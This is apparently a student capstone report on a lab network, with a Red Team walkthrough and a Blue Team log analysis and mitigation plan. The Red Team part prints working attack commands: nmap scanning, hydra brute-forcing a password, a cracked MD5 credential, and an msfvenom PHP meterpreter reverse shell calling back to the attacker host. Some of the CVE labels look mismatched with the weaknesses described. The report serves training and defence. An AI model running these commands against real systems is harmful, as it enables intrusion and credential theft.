Capstone Exploitation

Attack, Analysis, and Hardening of a Vulnerable System


Blake Smith

Table of Contents

Red Team

Security Assessment

Network Topology: Red Team



Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone Machine

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V	192.168.1.1	Gateway, Host
ELK Stack	192.168.1.100	Monitoring
Capstone	192.168.1.105	Vulnerable Server
Kali Linux	192.168.1.90	Attacking Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2022-1650: Exposure of Sensitive Information to an Unauthorized Actor	The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the web server.
CVE-2019-3746: Ability to Brute Force Passwords	Attacker uses multiple username and password combinations to access a system	This exposure can lead to an attacker gaining unauthorized access to privileged user accounts.
CVE-2020-5229: Use of a One-Way Hash without a Salt	The stored hashed password is not salted, and allows exploitation through a dictionary or rainbow table	This exposure allows access to the webdav server.
CVE-2021-33884: Unrestricted Upload of File	Users are allowed to upload arbitrary files to the web server.	This vulnerability allows attackers to upload PHP scripts to the server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-1999-0058: Improper Control of Generation of Code ('Code Injection')	Attackers can use PHP scripts to execute arbitrary shell commands.	Vulnerability allows attackers to open a reverse shell to the server.s

Exploitation: Sensitive Data Exposure

CVE-2022-1650

Utilized nmap to scan the subnet for machines, and services running

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-05 16:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmrdp
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
```

Exploitation: Sensitive Data Exposure

CVE-2022-1650

Noted 192.168.1.105 had port 80 open, and made a connection through the browser

Achievements: Sensitive Data Exposure


CVE-2022-1650

With this exploit we were able to view all the machines on the network, and their open ports

This exposure also allowed us to make contact with the server in the browser

Attempting to browse through some of the directories generated the response “Please refer to company_folders/secret_folder”, making us aware of its presence

We were also able to note the username while attempting to navigate to the secret folders, which makes our job much easier



We will make use of this information in the next exploit to brute force this users password, and gain access to the secret folder

Exploitation: Brute Forcing Password

CVE-2019-3746

Navigated to the company_folders/secret_folder, and was presented with a message requesting the password for ashton

Deployed hydra to make a connection to 192.168.1.105 and bruteforce ashton's password

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt.gz -s 80 -
f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-05 1
6:45:32
```

Achievements: Brute Forcing Password

CVE-2019-3746

After determining the username from the last exploit we were able to isolate this username, and quickly crack the password

This exposure ultimately led to Ashton's account being compromised and allowing access to the company_folders/secret_folder

Exposing the /secret_folder revealed instructions to connect to the webdav server as well as the username "ryan" , and the hashed password

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Cracking Hashed Password

CVE-2020-5229

Quickly cracked the hash using crackstation.net

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Achievements: Cracking Hashed Password

CVE-2020-5229

Gained access to the webdav server with the credentials: username: ryan, password: linux4u



We will leverage this exposure to setup a reverse shell, and directly input line commands with further exploitation

Exploitation: Unrestricted Uploading of Files

CVE-2021-33884

After gaining access to the webdav server we delivered a payload of a reverse tcp shell using msfvenom and meterpreter

Using msfvenom we were able to generate a payload that would deploy a reverse shell to the server

```
msf5 > msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=444
4 >> shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=
4444 >> shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:46572)
```

Achievements: Unrestricted Uploading of Files

CVE-2021-33884

Navigating to 192.168.1.105/webdav revealed we had successfully deployed our reverse shell

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2022-07-05 23:12	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


This will be used to further exploit the webdav server, and capture the information needed

Exploitation: Code Injection

CVE-1999-0058

Using our previously established backdoor we used our meterpreter session and dropped into the shell of the /webdav.

We then were able to directly input commands, and capture the flag



Achievements: Code Injection

CVE-1999-0058

Running “find . -iname “flag.txt” revealed the flag, and we were able to view its contents


```
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:46572)
 at 2022-07-05 16:49:10 -0700

meterpreter > shell
Process 2133 created.
Channel 0 created.
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Network Topology: Blue Team




Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1


Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone Machine

Analysis: Identifying the Port Scan






The first graph indicates the attack took place at 2:45, July 5, 2022. This graph also reveals that over 18,000 internet packets were received during this time

The second graph gives us the source IP of the attacker which is 192.168.1.90

Analysis: Identifying the Port Scan (cont.)

As indicated by the pie charts below, the victim responded with 401 (Unauthorized), 207 (Multi-Status), 200 (OK) and 404 (Not found)

Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,296
http://127.0.0.1/server-status?auto=	359
http://192.168.1.105/webdav/shell.php	140
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/lib	18

What time did the request occur?
The request occurred on July 5th, 2022, at 2:45

How many requests were made?
16,296 requests were made for /company_folders/secret_folder

Which files were requested?

“connect_to_corp_server”

What did they contain?

This file contained instructions for connecting to the webdav

Analysis: Finding the WebDAV Connection

The `secret_folder` directory was requested **16,296 times**.

The `shell.php` file was requested **140 times**.

Top 10 HTTP requests [Packetbeat] ECS

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,296
http://127.0.0.1/server-status?auto=	359
http://192.168.1.105/webdav/shell.php	140
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/lib	18

Analysis: Uncovering the Brute Force Attack

Top 10 HTTP requests [Packetbeat] ECS

Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,296
http://127.0.0.1/server-status?auto=	359
http://192.168.1.105/webdav/shell.php	140
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/lib	18

server.ip	192.168.1.105
# server.port	80
# source.bytes	163B
source.ip	192.168.1.90
# source.port	42000
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder
t url.path	/company_folders/secret_folder
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

The logs contain evidence of a large number of requests for the sensitive data. Only 5 requests were successful. This is a telltale signature of a brute-force attack.

- Specifically, the password protected `secret_folder` was requested 16,296 times, but the file inside that directory was only requested 5 times. Out of 16,296 requests, only 5 were successful.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Alarm should signal if single source scans a set amount of ports within a set time frame

What threshold would you set to activate this alarm?

If the host is receiving more than 10 request from a single host for more than 5 seconds an alarm should trigger

System Hardening

What configurations can be set on the host to mitigate port scans?

The main mitigation technique for port scans would be a really good firewall. This would prevent any kind of unauthorized access

We could configure this firewall to utilize port 443 for secure internet connections instead of the insecure port 80

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set an alarm to trigger when non-whitelisted IP's access the "/secret_folder"

What threshold would you set to activate this alarm?

If any request is made from an unauthorized IP address this alarm should trigger

System Hardening

What configuration can be set on the host to block unwanted access?

Will add the Hyper-V IP address to the whitelist, as well as any other machines that may potentially need access

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

When a singular IP fails a login a set amount of times

What threshold would you set to activate this alarm?

If a login failed is more than 10 times in a 5 minute period an alarm should be triggered

System Hardening

What configuration can be set on the host to block brute force attacks?

An active intrusion response system or a similar service could mitigate brute force attacks

From a user side, increasing password complexity, and requiring 2fa for all users would reduce the risk of a brute force attack

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Only the Hyper-V machine should have access to the “webdav” directory, so, if any IP other than that of the Hyper-V machine attempts to access the “webdav” directory

What threshold would you set to activate this alarm?

If any other IP address manages to access the “webdav”, trigger the alarm

System Hardening

What configuration can be set on the host to control access?

Edit the files associated with access to the “webdav”

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

The alarm should be set to fire based on the file type received. The .php file extension is a common malicious extension, and should be detected if uploaded

What threshold would you set to activate this alarm?

If any forbidden file type is uploaded then trigger the alarm

System Hardening

What configuration can be set on the host to block file uploads?

Allow only specific file types to be uploaded

Scan uploaded files for potential file type masking, or malicious content

the End